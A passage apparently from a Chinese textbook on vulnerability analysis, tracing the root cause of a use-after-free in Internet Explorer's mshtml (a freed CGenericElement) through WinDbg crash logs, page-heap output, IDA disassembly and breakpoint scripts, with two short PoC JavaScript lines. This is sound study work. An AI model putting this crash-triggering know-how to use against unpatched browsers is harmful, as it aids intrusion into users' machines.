


图7-7　打开PoC页面后的安全提醒

```
0:024> g
ModLoad: 722e0000 723db000   C:\Windows\system32\windowscodecs.dll
ModLoad: 69c50000 69d02000   C:\Windows\System32\jscript.dll
(e90.cb4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=617d63d0 ebx=05d86148 ecx=003d09a0 edx=147d89ff esi=0245c7f0 edi=00000000
eip=147d89ff esp=0245c7c0 ebp=0245c7dc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
147d89ff ??              ???
0:005> kv
```

```
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
0245c7bc 618bc81c 618fa6b3 0245cb0c 05d86148 0x147d89ff
0245c7c0 618fa6b3 0245cb0c 05d86148 00000000 mshtml!CElement::Doc+0x7 (FPO: [0,0,0])
0245c7dc 618fa5bf 05d86148 0245cb0c 05d86148 mshtml!CTreeNode::ComputeFormats+0xba
0245ca88 6190928a 05d86148 05d86148 0245caa8 mshtml!CTreeNode::ComputeFormatsHelper+0x44
0245ca98 6190924a 05d86148 05d86148 0245cab8
mshtml!CTreeNode::GetFancyFormatIndexHelper+0x11
……
```

查看崩溃时栈顶的返回地址0x618bc81c前面的指令：

```
0:005> ub 618bc81c
mshtml!CElement::SecurityContext+0x29:
618bc810 90              nop
618bc811 90              nop
618bc812 90              nop
618bc813 90              nop
618bc814 90              nop
mshtml!CElement::Doc:
618bc815 8b01            mov     eax,dword ptr [ecx]
618bc817 8b5070          mov     edx,dword ptr [eax+70h]
618bc81a ffd2            call    edx
```

又看到颇为熟悉的虚函数调用指令，刚好在mshtml!Celment::Doc中调用到此虚函数，但如果直接在mshtml!Celment::Doc上面下断点会不停地被断下，这显然是行不通的。

读者是否记得在第3章中提到的页堆，通过WinDbg的gflags.exe工具即可开启页堆。在UAF漏洞中，我们依然可以借助它来辅助分析，如图7-8所示在命令行对IE进程开启页堆。




图7-8　开启页堆hpa功能

重新打开poc.html进行调试，断下：

```
 (1444.147c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=61c460c0 ebx=19513fb0 ecx=0cdeefc8 edx=00000000 esi=0484c928 edi=00000000
eip=618bc815 esp=0484c8fc ebp=0484c914 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CElement::Doc:
```

```
618bc815 8b01           mov     eax,dword ptr [ecx]  ds:0023:0cdeefc8=????????
0:005> !heap -p -a ecx
    address 0cdeefc8 found in
    _DPH_HEAP_ROOT @ 11e1000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                 7a22ed4:          cdee000             2000
    6b3490b2 verifier!AVrfDebugPageHeapFree+0x000000c2
    76fe6643 ntdll!RtlDebugFreeHeap+0x0000002f
    76faa0ee ntdll!RtlpFreeHeap+0x0000005d
    76f76536 ntdll!RtlFreeHeap+0x00000142
    770bc3d4 kernel32!HeapFree+0x00000014
    6180c91a mshtml!CGenericElement::`scalar deleting destructor'+0x0000003d
    618c2f9f mshtml!CBase::SubRelease+0x00000022
    618bb841 mshtml!CElement::PrivateRelease+0x0000002a
    618b89fc mshtml!PlainRelease+0x00000025
    619043e2 mshtml!PlainTrackerRelease+0x00000014
    6a3ba683 jscript!VAR::Clear+0x0000005f
    6a3d6e26 jscript!GcContext::Reclaim+0x000000b6
    6a3d432a jscript!GcContext::CollectCore+0x00000133
    6a438480 jscript!JsCollectGarbage+0x0000001d
  ……
```

相对刚开始的崩溃场景，显然开启页堆后会断得更及时，而且会得到更多的堆信息。从上面输出的堆信息可以断定此处正是引用已释放的堆地址才导致的崩溃，而从栈回溯情况看，这里引用的已被删除的CGenericElement对象，是在JavaScript垃圾回收时被释放内存的。因此，该漏洞正是由于CGenericElement对象被释放重引用导致的。

7.4.3 逆向分析IE引擎对JavaScript代码的解析

为了找出导致漏洞的本质原因，我们需要对IE引擎在解析PoC中的JavaScript代码进行逆向分析，尤其是DOM树结构的构建过程。先从poc.html中的第一句JavaScript代码开始，它主要用于创建span元素：

```
f0=document.createElement('span');
```

在WinDbg中存在x命令可用于查询符号，并支持“?*”等通用符，借助它可以查找与document.createElement相关的处理函数：

```
0:005> x mshtml!*document*createElement*
61815eb5 mshtml!CDocument::createElement = <no type information>
618c8100 mshtml!s_methdescCDocumentcreateElement = <no type information>
61815f0e mshtml!CDocument::CreateElementHelper = <no type information>
```

可以看到CDocument::createElement与CDocument::CreateElementHelper可能和解析JavaScript代码中的document.createElement函数相关，因此先逆向分析CDocument::createElement函数。

用IDA分析mshtml.dll文件，定位到CDocument::createElement函数，可以发现它最终会调用CDocument::CreateElementHelper来实现，如图7-9所示。

```
; __int32 __stdcall CDocument::createElement(CDocument *this, unsigned __int16 *, struct IHTMLElement **)
?createElement@CDocument@@QAGJPAGPAPAUIHTMLElement@@@Z proc near

var_4= dword ptr -4
this= dword ptr  8
arg_4= dword ptr  0Ch
arg_8= dword ptr  10h

mov     edi, edi
push    ebp
mov     ebp, esp
push    ecx
and     [ebp+var_4], 0
push    ebx
mov     ebx, [ebp+arg_8]
and     dword ptr [ebx], 0
push    esi
push    edi              ; struct CElement **
push    [ebp+arg_4]      ; unsigned __int16 *
mov     edi, [ebp+this]
lea     eax, [ebp+var_4]
call    ?CreateElementHelper@CDocument@@QAEJPAGPAPAVCElement@@@Z ; CDocument::CreateElementHelper(ushort *,CElement * *)
mov     edi, eax
```

图7-9　CDocument::CreateElement函数

跟进CreateElementHelper函数，可以发现它调用CMarkup::CreateElement创建元素，如图7-10所示。

```
mov     eax, edi
call    ?Doc@CDocument@@QAEPAVCDoc@@XZ ; CDocument::Doc(void)
mov     ecx, edi         ; this
mov     edx, eax
call    ?Markup@CDocument@@QAEPAVCMarkup@@XZ ; CDocument::Markup(void)
push    eax
push    edi
lea     eax, [ebp+var_1]
push    eax
mov     eax, edx
call    ??0CTLSScriptSourceInfo@@QAE@PAVCBase@@PAVCMarkup@@PAVCDoc@@@Z ; CTLSScriptSourceInfo::CTLSScriptSourceInfo(CBa
push    [ebp+arg_0]      ; BSTR
call    _SysStringLen@4 ; SysStringLen(x)
push    eax
push    [ebp+arg_0]
mov     ecx, edi         ; this
push    esi
call    ?Markup@CDocument@@QAEPAVCMarkup@@XZ ; CDocument::Markup(void)
push    eax
xor     eax, eax
call    ?CreateElement@CMarkup@@QAEJW4ELEMENT_TAG@@PAPAVCElement@@PAGJ@Z ; CMarkup::CreateElement(ELEMENT_TAG,CElement
mov     esi, eax
```

图7-10　调用CMarkup::CreateElement创建元素

继续跟进CMarkup::CreateElement创建元素，发现它最终会再调用CreateElement函数，如图7-11所示。

```
loc_74D35E42:
mov     eax, [ebp+arg_4]
push    1                    ; struct CMarkup *
push    0                    ; struct CDoc *
push    ecx                  ; struct CElement **
push    eax                  ; struct CHtmTag *
call    ?CreateElement@@YGJPAVCHtmTag@@PAPAVCElement@@PAVCDoc@@PAVCMarkup@@PAHK@Z ; CreateElement(CHtmTag *,CElement * *,CD
mov     edi, eax
test    edi, edi
jnz     short loc_74D35E6F
```

图7-11　调用CreateElement函数

CreateElement函数会从一个特定的函数数组中寻找相应的元素创建函数（如图7-12和图7-13所示），比如此处PoC创建的是span元素，那么它就调用CSpanElement::CreateElement。因此，在call edx指令处下断查看调用的函数（可能会有两个地址均同名为CreateElement的情况，笔者直接使用第2个地址），即可鉴别当前创建的是哪一个元素：

```
bu mshtml!CreateElement+0x41 "ln eax;gc"
```

```
.text:74D61318 loc_74D61318:                           ; CODE XREF: CreateElement(ELEMENT_TAG,CElement * *,CDoc *,C
.text:74D61318                 mov     eax, ecx
.text:74D6131A                 shl     eax, 4
.text:74D6131D                 add     eax, offset ?g_atagdesc@@3QBUCTagDesc@@B ; CTagDesc const * const g_atagdesc
.text:74D61322                 jz      loc_74EB5E7E
.text:74D61328                 mov     [ebp+var_84], edi
.text:74D6132E                 mov     byte ptr [ebp+var_84+1], cl
.text:74D61334                 lea     ecx, [ebp+arg_8]
.text:74D61337                 push    ecx
.text:74D61338                 push    edx
.text:74D61339                 mov     edx, [eax+8]    ; 索引函数表
.text:74D6133C                 lea     ecx, [ebp+var_84]
.text:74D61342                 push    ecx
.text:74D61343                 mov     [ebp+var_80], edi
.text:74D61346                 call    edx             ; 调用特定元素对应的创建函数
.text:74D61348                 mov     esi, eax
.text:74D6134A                 cmp     esi, edi
.text:74D6134C                 jnz     short loc_74D613C9
```

图7-12　调用特定元素相对应的创建函数

```
?g_atagdesc@@3QBUCTagDesc@@B dd offset Class
                                        ; DATA XREF: CStyleSelector::GetString(CDoc *,CStr *)-13↑r
                                        ; CElement::Clone(CElement * *,CDoc *,bool)+41↑o ...
                dd offset aRrrrrrrrrrrrr+1Ch
                dd offset ?CreateElement@CTextElement@@SGJPAVCHtmTag@@PAVCDoc@@PAPAVCElement@@@Z ; CTextElement::CreateElement(CHtmTag *,CDoc *,CE
dword_7516B3DC  dd 1                    ; DATA XREF: ValidateNodeList(CTreeNode * *,long,long,int,long *,long *)+41E↑r
                                        ; CHtmPost::ProcessTokens(ulong)+35↑r ...
                dd offset Class
                dd offset ?s_hpcUnknown@@3VCHtmlParseClass@@B ; CHtmlParseClass const s_hpcUnknown
off_7516B3E8    dd offset ?CreateElement@CUnknownElement@@SGJPAVCHtmTag@@PAVCDoc@@PAPAVCElement@@@Z
                                        ; DATA XREF: CreateUnknownElement(CHtmTag *,CElement * *,CDoc *,CMarkup *,int *)+16↑r
                                        ; CUnknownElement::CreateElement(CHtmTag *,CDoc *,CElement * *)
                db    1
                db    0
                db    0
                db  20h
                dd offset ?g_tagascA2@@3VCAssoc@@B+8
                dd offset dword_74DF5B48
                dd offset ?CreateElement@CAnchorElement@@SGJPAVCHtmTag@@PAVCDoc@@PAPAVCElement@@@Z ; CAnchorElement::CreateElement(CHtmTag *,CDoc
                align 10h
                dd offset ?g_tagascABBR3@@3VCAssoc@@B+8
                dd offset dword_74DF5800
                dd offset ?CreateElement@CPhraseElement@@SGJPAVCHtmTag@@PAVCDoc@@PAPAVCElement@@@Z ; CPhraseElement::CreateElement(CHtmTag *,CDoc
                db  20h
                db    0
                db    0
                db    0
                dd offset ?g_tagascACRONYM4@@3VCAssoc@@B+8
                dd offset dword_74DF5800
                dd offset ?CreateElement@CPhraseElement@@SGJPAVCHtmTag@@PAVCDoc@@PAPAVCElement@@@Z ; CPhraseElement::CreateElement(CHtmTag *,CDoc
                db  20h
                db    0
                db    0
                db    0
                dd offset ?g_tagascADDRESS5@@3VCAssoc@@B+8
                dd offset dword_74DF5BC0
                dd offset ?CreateElement@CBlockElement@@SGJPAVCHtmTag@@PAVCDoc@@PAPAVCElement@@@Z ; CBlockElement::CreateElement(CHtmTag *,CDoc *,
```

图7-13　用于创建不同元素的函数表

继续分析CSpanElement::CreateElement函数，它首先会HeapAlloc分配一块大小为28字节的内存，接着调用CElement::CElement创建元素，将元素内容写入前面分配的内存地址，如图7-14和图7-15所示。

```
; __int32 __stdcall CSpanElement::CreateElement(struct CHtmTag *, struct CDoc *, struct CElement **)
?CreateElement@CSpanElement@@SGJPAVCHtmTag@@PAVCDoc@@PAPAVCElement@@@Z proc near
                                        ; DATA XREF: .data:7516B988↓o

arg_4           = dword ptr  0Ch
arg_8           = dword ptr  10h

                mov     edi, edi
                push    ebp
                mov     ebp, esp
                push    esi
                push    28h             ; dwBytes
                push    8               ; dwFlags
                push    _g_hProcessHeap ; hHeap
                call    ds:__imp__HeapAlloc@12 ; HeapAlloc(x,x,x)
                mov     esi, eax        ; 创建的元素最终保存在分配的内存地址
                test    esi, esi
                jz      short loc_74D19052
                push    [ebp+arg_4]
                push    5Bh
                call    ??0CElement@@QAE@W4ELEMENT_TAG@@PAVCDoc@@@Z ; CElement::CElement(ELEMENT_TAG,CDoc *)
                mov     dword ptr [esi], offset ??_7CSpanElement@@6B@ ; const CSpanElement::`vftable'
                mov     eax, esi        ; eax = esi = 创建的span元素
```

图7-14　CSpanElement::CreateElement函数

```
; public: __thiscall CElement::CElement(enum  ELEMENT_TAG, class CDoc *)
??0CElement@@QAE@W4ELEMENT_TAG@@PAVCDoc@@@Z proc near
                                        ; CODE XREF: CMapElement::CMapElement(CDoc *)+C↑p
                                        ; CDListElement::CreateElement(CHtmTag *,CDoc *,CElement

arg_0           = byte ptr  8
arg_4           = dword ptr  0Ch

                mov     edi, edi
                push    ebp
                mov     ebp, esp
                push    ebx
                mov     ebx, [ebp+arg_4]
                push    esi
                push    edi             ; struct CSecurityContext *
                mov     edi, eax        ; 前面分配的内存块
                mov     esi, edi
                call    ??0CBase@@QAE@XZ ; CBase::CBase(void)
                and     dword ptr [edi+24h], 0
                mov     dword ptr [edi], offset ??_7CElement@@6B@ ; const CElement::`vftable'
                mov     eax, [ebx]      ; 上面的edi用于保存创建的元素
                mov     ecx, ebx
                call    dword ptr [eax+70h]
```

图7-15　CElement::CElement函数

因此，为了查看创建元素所在的内存数据，可以在CElement::CELement下断点（不在CSpanElement::CreateElement下断点是为了保证通用性，因为不是每个元素的创建都会调用到CSpanElement::CreateElement，而CElement::CElement是各元素创建时的必经之路）：

```
bu mshtml!CElement::CElement+0x1e ".echo '=== CElement ===';dd edi l(28/4);gc"
```

注：28/4 中的 0x28 是指元素的大小，dd 命令的输出数据是以每 4 字节为单位，所以显示长度为 0x28/4。

根据前面的分析及断点设置，可以开始追踪poc.html中各元素的创建过程，设置如下断点：

```
0:025> bu mshtml!CElement::CElement+0x1e ".echo '=== CElement ===';dd edi l(28/4);gc"
0:025> bu mshtml!CreateElement+0x41 "ln eax;gc"
Matched: 614612fa mshtml!CreateElement = <no type information>
Matched: 6149e4fc mshtml!CreateElement = <no type information>
Ambiguous symbol error at 'mshtml!CreateElement+0x41 "ln eax;gc"'
0:025> bp 6149e4fc+37 "ln eax;gc"
0:025> bl
 0 e 6149ad5d     0001 (0001)  0:**** mshtml!CElement::CElement+0x1e ".echo '=== CElement
===';dd edi l(28/4);gc"
 1 e 6149e533     0001 (0001)  0:**** mshtml!CreateElement+0x41 "ln eax;gc
```

运行后打开poc.html，可以看到各个元素的创建过程，创建顺序跟PoC中的各标签一致：

```
0:025> g
……
(6146773e)   mshtml!CCommentElement::CreateElement   |  (614677ec)   mshtml!`string'
Exact matches:
    mshtml!CCommentElement::CreateElement = <no type information>
'=== CElement ==='
```

```
0b9b4fc8  61325570 00000001 00000008 00000000
0b9b4fd8  00000000 00000000 00000000 00000000
0b9b4fe8  00000000 00000000
(61461427)   mshtml!CHtmlElement::CreateElement   |  (61461478)
mshtml!CHtmlElement::`vftable'
Exact matches:
    mshtml!CHtmlElement::CreateElement = <no type information>
'=== CElement ==='
1b7f6fd8  61325570 00000001 00000008 00000000
1b7f6fe8  00000000 00000000 00000000 00000000
1b7f6ff8  00000000 00000000
(61461705)   mshtml!CHeadElement::CreateElement   |  (61461750)
mshtml!CHeadElement::`vftable'
Exact matches:
    mshtml!CHeadElement::CreateElement = <no type information>
'=== CElement ==='
1b802fd8  61325570 00000001 00000008 00000000
1b802fe8  00000000 00000000 00000000 00000000
1b802ff8  00000000 00000000
'=== CElement ==='
197f8fd0  61325570 00000001 00000008 00000000
197f8fe0  00000000 00000000 00000000 00000000
197f8ff0  00000000 00000000
(61460a8e)   mshtml!CBodyElement::CreateElement   |  (61460adc)
mshtml!CBodyElement::CBodyElement
Exact matches:
    mshtml!CBodyElement::CreateElement = <no type information>
'=== CElement ==='
1b812fd0  61325570 00000001 00000008 00000000
1b812fe0  00000000 00000000 00000000 00000000
1b812ff0  00000000 00000000
'=== CElement ==='
1b6b1fd0  61325570 00000001 00000008 00000000
1b6b1fe0  00000000 00000000 00000000 00000000
1b6b1ff0  00000000 00000000
(6146773e)   mshtml!CCommentElement::CreateElement   |  (614677ec)   mshtml!`string'
Exact matches:
    mshtml!CCommentElement::CreateElement = <no type information>
'=== CElement ==='
1bce8fc8  61325570 00000001 00000008 00000000
1bce8fd8  00000000 00000000 00000000 00000000
1bce8fe8  00000000 00000000
```

```
(614c097d)   mshtml!CScriptElement::CreateElement   |  (614c09c7)
mshtml!CScriptElement::CScriptElement
……
(614c097d)   mshtml!CScriptElement::CreateElement   |  (614c09c7)
mshtml!CScriptElement::CScriptElement
Exact matches:
    mshtml!CScriptElement::CreateElement = <no type information>
'=== CElement ==='
0d8c9f98  61325570 00000001 00000008 00000000
0d8c9fa8  00000000 00000000 00000000 00000000
0d8c9fb8  00000000 00000000
(6141900c)   mshtml!CSpanElement::CreateElement   |  (61419058)
mshtml!CSpanElement::`vftable'
Exact matches:
    mshtml!CSpanElement::CreateElement = <no type information>
'=== CElement ==='
0505bfd8  61325570 00000001 00000008 00000000
0505bfe8  00000000 00000000 00000000 00000000
0505bff8  00000000 00000000
(6141900c)   mshtml!CSpanElement::CreateElement   |  (61419058)
mshtml!CSpanElement::`vftable'
Exact matches:
    mshtml!CSpanElement::CreateElement = <no type information>
'=== CElement ==='
0e4e8fd8  61325570 00000001 00000008 00000000
0e4e8fe8  00000000 00000000 00000000 00000000
0e4e8ff8  00000000 00000000
(6141900c)   mshtml!CSpanElement::CreateElement   |  (61419058)
mshtml!CSpanElement::`vftable'
Exact matches:
    mshtml!CSpanElement::CreateElement = <no type information>
'=== CElement ==='
0c856fd8  61325570 00000001 00000008 00000000
0c856fe8  00000000 00000000 00000000 00000000
0c856ff8  00000000 00000000
(6142c5b2)   mshtml!CGenericElement::CreateElement   |  (6142c5f7)
mshtml!CGenericElement::CGenericElement
Exact matches:
    mshtml!CGenericElement::CreateElement = <no type information>
'=== CElement ==='
1b6f7fc8  61325570 00000001 00000008 00000000
1b6f7fd8  00000000 00000000 00000000 00000000
```

```
1b6f7fe8  00000000 00000000
(6140a5f5)   mshtml!CTable::CreateElement   |  (6140a636)   mshtml!CTable::CTable
Exact matches:
    mshtml!CTable::CreateElement = <no type information>
'=== CElement ==='
04a86fb8  61325570 00000001 00000008 00000000
04a86fc8  00000000 00000000 00000000 00000000
04a86fd8  00000000 00000000
(613fd6dd)   mshtml!CHRElement::CreateElement   |  (613fd733)
mshtml!CHRElement::ApplyDefaultFormat
Exact matches:
    mshtml!CHRElement::CreateElement = <no type information>
'=== CElement ==='
0dddafd8  61325570 00000001 00000008 00000000
0dddafe8  00000000 00000000 00000000 00000000
0dddaff8  00000000 00000000
(154c.29c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=618660c0 ebx=0dce2fb0 ecx=1b6f7fc8 edx=00000000 esi=0464cca0 edi=00000000
eip=614dc815 esp=0464cc74 ebp=0464cc8c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000            efl=00010246
mshtml!CElement::Doc:
614dc815 8b01            mov     eax,dword ptr [ecx]  ds:0023:1b6f7fc8=????????
```

分析完元素的创建过程，我们继续看PoC中的下一句JavaScript代码，它会在DOM树中插入前面已创建的元素：

```
document.body.appendChild(f0);
```

先在WinDbg中查看包含appendChild的符号：

```
0:005> x mshtml!*appendChild*
61435af7 mshtml!CElement::appendChild = <no type information>
6167f2b2 mshtml!CAttribute::appendChild = <no type information>
6167e693 mshtml!CDOMTextNode::appendChild = <no type information>
6156ddc0 mshtml!s_methdescCAttributeappendChild = <no type information>
614ee9a0 mshtml!s_methdescCElementappendChild = <no type information>
6143d6ce mshtml!CDocument::appendChild = <no type information>
```

从PoC代码中知道它在网页中添加f0元素，因此先针对CElement::appendChild函数进行分析，该函数直接调用CElement::insertBefore函数进行处理（如图7-16所示），然后再调用CElement::InsertBeforeHelper函数，如图7-17所示。

```
; __int32 __stdcall CElement::appendChild(CElement *__hidden this, struct IHTMLDOMNode *, struct IHTMLDOMNode **)
?appendChild@CElement@@QAGJPAUIHTMLDOMNode@@PAPAU2@@Z proc near
                                        ; CODE XREF: CDocument::appendChild(IHTMLDOMNode *,IHTMLDOMNode * *)+22↓p
                                        ; DATA XREF: .text:74E63AC4↓o

var_10          = word ptr -10h
this            = dword ptr  8
arg_4           = dword ptr  0Ch
arg_8           = dword ptr  10h

                mov     edi, edi
                push    ebp
                mov     ebp, esp
                and     esp, 0FFFFFFF8h
                sub     esp, 10h
                push    esi
                push    edi             ; pvarg
                push    [ebp+arg_8]     ; struct IHTMLDOMNode **
                xor     eax, eax
                lea     edi, [esp+1Ch+var_10]
                stosd
                stosd
                stosd
                stosd
                sub     esp, 10h
                xor     eax, eax
                mov     edi, esp
                push    [ebp+arg_4]     ; struct IHTMLDOMNode *
                inc     eax
                push    [ebp+this]      ; this
                mov     [esp+34h+var_10], ax
                lea     esi, [esp+34h+var_10]
                movsd
                movsd
                movsd
                movsd
                call    ?insertBefore@CElement@@QAGJPAUIHTMLDOMNode@@UtagVARIANT@@PAPAU2@@Z ; CElement::insertBefore(IHTMLDOMNode *,tagVARIANT,
                lea     esi, [esp+18h+var_10]
                mov     edi, eax
                call    _VariantClear@4 ; VariantClear(x)
                mov     eax, edi
                pop     edi
                pop     esi
```

图7-16　CElement::appendChild函数

```
; __int32 __stdcall CElement::insertBefore(CElement *this, struct IHTMLDOMNode *, struct tagVARIANT, struct IHTMLDOMNode **)
?insertBefore@CElement@@QAGJPAUIHTMLDOMNode@@UtagVARIANT@@PAPAU2@@Z proc near
                                        ; CODE XREF: CElement::appendChild(IHTMLDOMNode *,IHTMLDOMNode * *)+35↑p
                                        ; CDocument::insertBefore(IHTMLDOMNode *,tagVARIANT,IHTMLDOMNode * *)+30↓p
                                        ; DATA XREF: ...

this            = dword ptr  8
arg_4           = dword ptr  0Ch
arg_8           = tagVARIANT ptr  10h
arg_18          = dword ptr  20h

; FUNCTION CHUNK AT .text:74D382D0 SIZE 0000001B BYTES
; FUNCTION CHUNK AT .text:74E9F9EE SIZE 0000000C BYTES

                mov     edi, edi
                push    ebp
                mov     ebp, esp
                push    ecx
                push    esi
                push    edi
                mov     edi, [ebp+arg_18]
                xor     edx, edx
                mov     eax, 80070057h
                test    edi, edi
                jz      short loc_74D35B63
                and     [edi], edx

loc_74D35B63:                           ; CODE XREF: CElement::insertBefore(IHTMLDOMNode *,tagVARIANT,IHTMLDOMNode * *)+14↑j
                movzx   ecx, word ptr [ebp+arg_8.anonymous_0]
                dec     ecx             ; this
                jnz     loc_74D382D0

loc_74D35B6E:                           ; CODE XREF: CElement::insertBefore(IHTMLDOMNode *,tagVARIANT,IHTMLDOMNode * *)+2791↓j
                                        ; CElement::insertBefore(IHTMLDOMNode *,tagVARIANT,IHTMLDOMNode * *)+169EAA↓j
                mov     esi, [ebp+arg_4]
                mov     eax, [ebp+this]
                push    edx             ; struct IUnknown *
                push    esi             ; struct IUnknown *
                call    ?InsertBeforeHelper@CElement@@QAEJPAUIUnknown@@0@Z ; CElement::InsertBeforeHelper(IUnknown *,IUnknown *)
                test    eax, eax
```

图7-17　CElement::insertBeforeHelper函数

此处，笔者改用WinDbg动态跟踪CElement::InsertBeforeHelper函数的处理过程，单步调试下去，发现它会调用CElement::GetDOMInsertPosition获取元素插入的DOM树位置。此处，PoC是在body主体内插入span元素f0：

```
0:005> p
eax=00000000 ebx=18bcaf28 ecx=00000000 edx=00000024 esi=0f1d3fd0 edi=00000000
eip=5d105c3c esp=0470d064 ebp=0470d0c0 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
mshtml!CElement::InsertBeforeHelper+0xb8:
5d105c3c 56              push    esi
0:005> p
eax=00000000 ebx=18bcaf28 ecx=00000000 edx=00000024 esi=0f1d3fd0 edi=00000000
eip=5d105c3d esp=0470d060 ebp=0470d0c0 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
mshtml!CElement::InsertBeforeHelper+0xb9:
5d105c3d e831000000      call    mshtml!CElement::GetDOMInsertPosition (5d105c73)
0:005> ln poi(esi)
(5d130b08)   mshtml!CBodyElement::`vftable'   |  (5d1ab4f0)   mshtml!CCaret::`vftable'
Exact matches:
    mshtml!CBodyElement::`vftable' = <no type information>
```

找到元素插入的位置后，接下来就是执行插入动作，我们继续跟踪调试下去：

```
0:005> p
eax=0487c9bc ebx=1a114f28 ecx=00000000 edx=00000000 esi=17c94fd0 edi=17b0cfd8
eip=61435c4c esp=0487c9b0 ebp=0487ca08 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CElement::InsertBeforeHelper+0xc8:
61435c4c 50              push    eax
0:005> ln poi(eax)
(614d33b0)   mshtml!CMarkupPointer::`vftable'   |  (614d3488)
mshtml!CIPrintCollection::`vftable'
Exact matches:
    mshtml!CMarkupPointer::`vftable' = <no type information>
0:005> p
eax=0487c9bc ebx=1a114f28 ecx=00000000 edx=00000000 esi=17c94fd0 edi=17b0cfd8
eip=61435c4d esp=0487c9ac ebp=0487ca08 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CElement::InsertBeforeHelper+0xc9:
61435c4d ff75f0          push    dword ptr [ebp-10h]  ss:0023:0487c9f8=00000000
0:005> p
eax=0487c9bc ebx=1a114f28 ecx=00000000 edx=00000000 esi=17c94fd0 edi=17b0cfd8
```

```
eip=61435c50 esp=0487c9a8 ebp=0487ca08 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CElement::InsertBeforeHelper+0xcc:
61435c50 e88dfdffff      call    mshtml!UnicodeCharacterCount+0x1be (614359e2)
```

接下来，程序会调用UnicodeCharacterCount函数，跟踪进去发现它会先调用mshtml!CElement::-Doc获取CDoc对象，代表网页中的HTML Document文档：

```
0:005> p
eax=0487c9bc ebx=1a114f28 ecx=17b0cfd8 edx=00000000 esi=17c94fd0 edi=17b0cfd8
eip=614359f5 esp=0487c920 ebp=0487c9a0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!UnicodeCharacterCount+0x1d1:
614359f5 e81b6e0a00      call    mshtml!CElement::Doc (614dc815)
0:005> p
eax=0f99e680 ebx=1a114f28 ecx=17b0cfd8 edx=614dc7e5 esi=17c94fd0 edi=17b0cfd8
eip=614359fa esp=0487c920 ebp=0487c9a0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!UnicodeCharacterCount+0x1d6:
614359fa 8b4f1c          mov     ecx,dword ptr [edi+1Ch] ds:0023:17b0cff4=00010000
0:005> ln poi(eax)
(614d3190)   mshtml!CDoc::`vftable'   |  (614e0e48)   mshtml!CDoc::`vftable'
Exact matches:
    mshtml!CDoc::`vftable' = <no type information>
```

接下来，调用CDoc::InsertElement函数，顾名思义，该函数正是插入元素的关键函数：

```
0:005> p
eax=0487c9bc ebx=1a114f28 ecx=00000000 edx=614dc7e5 esi=0f99e680 edi=17b0cfd8
eip=6141adfb esp=0487c920 ebp=0487c9a0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
mshtml!UnicodeCharacterCount+0x269:
6141adfb 6a01            push    1
0:005> p
eax=0487c9bc ebx=1a114f28 ecx=00000000 edx=614dc7e5 esi=0f99e680 edi=17b0cfd8
eip=6141adfd esp=0487c91c ebp=0487c9a0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
mshtml!UnicodeCharacterCount+0x26b:
6141adfd 6a00            push    0
0:005> p
eax=0487c9bc ebx=1a114f28 ecx=00000000 edx=614dc7e5 esi=0f99e680 edi=17b0cfd8
eip=6141adff esp=0487c918 ebp=0487c9a0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
```

```
mshtml!UnicodeCharacterCount+0x26d:
6141adff 57              push    edi
0:005> p
eax=0487c9bc ebx=1a114f28 ecx=00000000 edx=614dc7e5 esi=0f99e680 edi=17b0cfd8
eip=6141ae00 esp=0487c914 ebp=0487c9a0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
mshtml!UnicodeCharacterCount+0x26e:
6141ae00 e8f4feffff      call    mshtml!CDoc::InsertElement (6141acf9)
```

跟进CDoc::InsertElement函数，发现其尾部会直接调用CMarkup::InsertElementInternal函数，如图7-18所示。

```
